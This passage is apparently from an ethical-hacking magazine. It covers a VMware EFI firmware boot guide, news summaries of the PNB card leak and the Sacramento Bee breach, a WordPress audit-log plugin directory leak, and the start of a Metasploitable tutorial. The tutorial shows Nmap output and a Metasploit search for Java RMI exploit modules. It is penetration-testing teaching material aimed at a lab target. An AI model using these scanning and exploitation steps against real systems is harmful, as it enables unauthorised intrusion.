


This will open a menu as shown below. Clicking on "Connect (Disconnect From Host)" option will disconnect the USB from the host and connect it to the Vmware Guest. Let the Vmware Guest boot normally.




Once the Vmware Guest has finished booting up and OS is open, Shut down the Guest. Once the system is completely shut down, go to the Virtual machine settings. This Virtual machine settings can be accessed from the "VM" tab which can be seen in the above image. This tab is located between "View" and "tab" Menus in the above image. Once you choose settings, a new window will open as shown below.


It contains all the settings related to the Virtual Machine.




Go to the "Options" tab as shown below. As you can see below, the sub menu has changed. Click on the "Advanced" option highlighted in the image below.



On the right side, we can see different settings with the option of checkboxes. Turn on the option "Boot with EFI Instead of BIOS" as highlighted below. Click on "OK".




Now Power ON the VMware Guest directly to firmware. This can be done as shown in the image below. This is akin to booting into BIOS on our system.



The BIOS (Firmware Menu) should open as shown below. If any USB drive is not connected to the virtual machine, the menu will be as shown below.



But if a USB drive is connected to the virtual machine, it can be seen as highlighted in the image below. In the next issue, we will be back with a new problem to be fixed.



HACKS OF THE MONTH

Punjab National Bank (PNB) is one of the largest Indian multinational bank. It is a public sector bank based in New Delhi, India. The bank has over 80 million customers, 6,937 branches and 10681 ATMs across 764 cities in India.

What?

Personal information of over 10,000 credit and debit card holders of the Punjab National Bank were stolen and put for sale on the dark web. The leaked data included details like names of the customers, expiry dates of the cards, personal ID numbers and CVV numbers.

How?

Cyber Security firm Cloudsek was the first one to inform the management of Punjab National Bank about the breach. Cloudsek detected the breach using a web crawler that scans the dark web for stolen data being sold. The firm said that the data was up to sale from November 2017 to February 2018. The firm also said that multiple methods may have been used to access this sensitive data.

...Each card details are available at \$5 per card on the dark web...

Aftermath

Punjab National Bank was recently a victim of a huge loan fraud amounting up to 11,400 crores and the recent data breach have only raised more questions about its operational security. Cyber security firm Cloudsek has said that the bank had no idea about the breach and it made multiple attempts to even inform them about the data breach.

Later the bank admitted that the breach happened and it was working with the government to deal with the breach. Investigation is on to find out as to how the breach happened. Meanwhile the details of the cards are available on the dark web at a price of 4-5\$ per card.

Sacramento Bee is a popular daily newspaper that is published in Sacramento, California of the United States. It is the fifth largest newspaper in California.

What?

Over 19 million voter records were stolen by hackers after the data was left exposed. The hackers also stole the names, home addresses, email addresses and phone numbers of around 52,873 subscribers of the Sacramento Bee newspaper. The voter records contain the voter's name, phone number, address, gender, date of birth, political affiliation etc. The subscribers database contained names of the subscribers, their addresses, phone numbers and email addresses. However information like passwords, credit card numbers and social security numbers was not compromised.

..after the routine maintenance they forgot to turn the firewall ON...

How?

Hackers breached the servers of Sacramento Bee using a ransomware attack. This became possible when a routine maintenance was conducted by the Sacramento Bee network guys. As part of this maintenance, they turned OFF the network firewall and failed to turn it ON after the maintenance was over. As a result the network was left open for outsiders for a good time of two weeks. They identified the breach when a developer tried to upload data to a server on a web hosting site and failed.

Aftermath

The company notified all the users about the breach as soon as it had knowledge about it. They refused to pay the ransom demanded by the hackers and advised their users to beware of scam emails and other phishing emails which are common after breaches like this.

WEBSITE HACKING


It's impossible to imagine anything without websites nowadays. Whether you are a blogger with a passion or a small firm, a website is compulsory to maintain an online presence. The cost effectiveness and simplicity to set up a website has further fuelled the growth of websites. From being simple static pages to dynamic pages with multiple eye catching features, websites have come a long way. What started with a simple html code turned into complex code involving various scripting languages. With advanced functionality came some serious vulnerabilities also. Most of the data breaches that occurred last year included stealing data from their websites. Hackers began to show a special interest in web servers as they are relatively easy to get into a company's network or gather more info about the company.

This new section has been introduced to understand various vulnerabilities a website may contain and understand how those vulnerabilities can be exploited. Of course from a real world perspective.


Hello aspiring hackers. In the last month's issue, we have learnt about a Local file inclusion vulnerability in a different Wordpress plugin. In this month's issue, we will learn about a different vulnerability. It is not just uploading a remote malicious file that can be a threat to the websites, sometimes it can just be a leak of information.

Wordpress security audit plugin is a plugin used for auditing wordpress websites which can log successful logins, failed login attempts etc. From security point of view, it is a good plugin to have. But what if hackers can have access to some of the sensitive information this plugin saves.


A specific version of this plugin does almost exactly that. It has allowed some part of its files to be indexed by Google. It literally means that Google can index these files which are actually supposed to be inaccessible by Google.



Someone viewing the wp-content directory of a vulnerable website may not find anything as shown in the above image. Once he goes to the "uploads" directory, he may see something like this (as shown in the image below).



When he clicks on the page of "wp-security-audit-log", he can see two more folders as shown below : 404s and failed logins. The 404 folder contains log records for 404 pages and the failed logins folder contains values for failed login attempts.



So anyone can view this information from a simple browser without the need of any tool. Actually this plugin should hide these folders inaccessible for Google. In this case, it may be just failed logins etc but in other cases it can be really sensitive information related to the website. Any information leaked by the websites is considered a vulnerability in web security. Usage of whitelisting could have prevented this vulnerability.

Exploiting the Java rmiregistry service on port 1099

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials. So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have seen how to exploit the rexec and remote login services running on ports 512 and 513 of our target Metasploitable 2 system. In this issue, we will see the exploitation of rmiregistry services running on port 1099.

In our previous issue, we have seen how to exploit the rexec and remote login services running on ports 512 and 513 of our target Metasploitable 2 system. In this issue, we will target the port 1099 which is next in the Nmap scan report as shown below. On running a verbose scan, we can see that GNU ClassPath grmiregistry service is running on port 1099.


```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login?
514/tcp open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc        VNC (protocol 3.3)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:5A:1A:3A (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.
LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.92 seconds
root@kali:~# █
```

I had little idea about this service. On researching, I found that RMI stands for Remote Method Invocation. It is a mechanism by which a Java object in one system can access or invoke a Java object running on another system. In simple terms, RMI provides remote communication between Java programs. RMI registry is a place where the server registers the services it has to offer and also allows remote clients to query for those services. This remote object registry is created using the rmiregistry command on a specific port of the current host. This port is usually port 1099.

So now we know in detail about the service running on port 1099. The next question is whether this service has any vulnerability. A quick Google search has given me the result shown

-wn below.



Right away I found out that the said program is not only vulnerable, but also there is a Metasploit module for that vulnerability. The vulnerability in the above program exists due to the default configuration of the RMI Registry and RMI Activation services which allows the loading of classes from a remote URL. So anyone can exploit this vulnerability to send a malicious RMI to the target server. I start Metasploit and searched for the module using "java_rmi" search query. It gave me all the "java_rmi" modules as shown below.

```
msf > search java_rmi
[!] Module database cache not built yet, using slow search

Matching Modules
=====

   Name                                     Disclosure Date  Rank  D
-----
auxiliary/gather/java_rmi_registry         normal          J
Java RMI Registry Interfaces Enumeration
auxiliary/scanner/misc/java_rmi_server    2011-10-15     normal  J
Java RMI Server Insecure Endpoint Code Execution Scanner
exploit/multi/browser/java_rmi_connection_impl 2010-03-31     excellent J
Java RMIConnectionImpl Deserialization Privilege Escalation
exploit/multi/misc/java_rmi_server        2011-10-15     excellent J
Java RMI Server Insecure Default Configuration Java Code Execution

msf > █
```

The first module in the above image scans for rmi registry interfaces. We have no need of this module as we already know our target is having a rmi_registry interface. The second module checks whether the rmi_registry service running on our target is vulnerable or not.

We know there is a rmiregistry service running on our target but we have no idea if it is vulnerable or not. So I load this module to find it out. The only option that needs to be set is RHOSTS option. I set our target IP as RHOSTS and run the module.

```
